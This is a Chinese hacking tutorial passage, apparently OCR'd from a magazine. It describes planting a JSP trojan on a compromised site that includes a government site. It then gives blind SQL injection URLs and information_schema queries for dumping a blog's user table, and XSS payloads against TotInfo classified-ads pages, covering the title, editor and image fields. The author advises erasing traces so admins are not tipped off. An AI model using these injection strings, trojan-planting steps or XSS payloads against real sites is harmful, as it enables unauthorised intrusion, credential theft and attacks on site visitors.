


图24

此时挂马就很简单了，修改一个网站原有

的JSP文件，插入木马代码，其实此方法不需要admins管理员，随便找个JSP文件插入木马代码即可，笔者只是想找个无关紧要的文件，以免对网站造成破坏。这台服务器还允许列目录。另外，后台"在线FTP(高级)"本身就是一个简单的JSP木马，允许操作和上传文件以及执行命令等，如图25所示。




图25

案例中心还有一个政府网站也存在同样问题，还有某博客的"博客相册"也存在字符型注入，如图26所示。




图26

注入点还有如下几个，选择"hoho"用户是因为该用户相册有图片：

http://blog. .com/album_list.jsp?userid=hoho

http://blog. .com/totblog/album_list.jsp?userid=hoho

http://blog. .com/totblog/album_show.jsp?id=72&userid=hoho

使用Union语句失败，选择手工注入，注入链接如下：

猜MySQL当前版本的前五位为"5.0.2"，说明我们可以使用MYSQL 5新增加的数据库INFORMATION_SCHEMA.SCHEMATA爆库爆表爆字段：

http://blog. .com/album_list.jsp?userid=hoho%20and%20(select%20substring(version(),1,5))=5.0.2%23

猜MySQL当前连接用户名的前三位为"tot"，即不是root用户：

http://blog. .com/album_list.jsp?userid=hoho%20and%20(select%20substring(user(),1,3))=tot%23

猜博客用户数，表名t_user，主要字段名为UserName和UserPass(登录页面源码)：

http://blog. .com/album_list.jsp?userid=hoho%20and%20(select%20count(UserPass)%20from%20t_user)>0%23

后台管理地址：

http://blog. .com/manage/login.jsp

爆库，"0,4"表示从第0个开始取1个，即第一个：

select SCHEMA_NAME from information_schema.SCHEMATA limit 0,1

爆表，如果是数字型注入则库名使用0x形式的十六进制：

select TABLE_NAME from information_schema.TABLES where TABLE_SCHEMA=totblog limit 0,1

爆字段，爆totblog数据库的t_user表的字段：

select COLUMN_NAME from information_schema.COLUMNS where TABLE_SCHEMA=totblog and TABLE_NAME=t_user limit 0,1

下面拿出自己古董级工具——非常猜解，如图27所示，很方便就猜出SQL语句的值，比手工注入快多了，详细说明略。通过站长工具的"同IP网站查询"，可以确定blog与www站点IP相同，如图28所示，所以对其他站点的安全也构成威胁。




图27




图28

TotInfo漏洞

淘特分类信息网(简称“淘网”),目前淘网主要有山东淘网(www.sdtao.com),并开通若干分站。从源码看TotInfo应该是TotAspCms的改版,除了pub.asp跨站、admin/classdele.asp验证问题以外,还存在免费发布信息、会员控制面板等跨站漏洞。

免费发布信息publish.asp跨站。在“详细说明”中输入“</textarea><script>alert (/xss/)</script>”,当管理员后台修改这条信息时跨站被触发,而且审核后跨站依然有效,注册用户也受影响。不过当管理员对该条信息做两次修改后,跨站代码会丢失,原因就不细说了。虽然淘网提供了利用删除密码删除的页面info_del.asp,但是并没有删除动作,所以测试时注意别给管理员留下把柄。

会员控制面板跨站。淘网免费版没有提供会员功能,我们以山东淘网的某分站为例,用注册用户测试,这样可以删除测试痕迹。该网发布信息后无需管理员审核,即发即审,同时更新首页。

Ckeditor跨站。淘网在会员发布“分类信息”、“商讯/优惠信息”时使用了ckeditor编辑器,该编辑器允许在源码中输入js代码。但是直接输入跨站脚本并发布是不能跨站的,需要先发布一条信息,然后再修改,这时在源码中输入跨站脚本,如图29所示,浏览该信息触发跨站。




图29

首页跨站。按照上面的方法,只有当浏览该条信息时才能触发跨站,现在我们试着直接影响首页,即只要浏览首页就会跨站。我们知道发布信息后会更新首页,在首页相关栏目写入信息的标题,分析免费版的自定义函数tohtml2(),淘特仅仅过滤了“<”“>”,并没有过滤“"”、“(”、“)”等字符,这点可以通过在线测试得到证明,所以我们将信息标题改为“标题" style="xss:expression(if(window.x!=1){alert(/xss/);window.x=1;})”,如图30所示,使用if条件防止expression死循环。标题尽量长点,脚本便不会被暴露在首页。




图30

图片地址跨站。在“修改资料”的“公司宣传图”地址栏中输入“"/><script>alert(/xss/)</script><a href="”完成跨站,如图31所示。




图31

发布信息的“上传物品图片”不允许输入,如图32所示,但是我们可以修改允许输入跨站脚本,尽管淘特禁止外部提交,但修改hosts文件便可以绕过,详细方法略,同样输入“"/><script>alert(/xss/)</script><a href="”代码,跨站如图33所示。

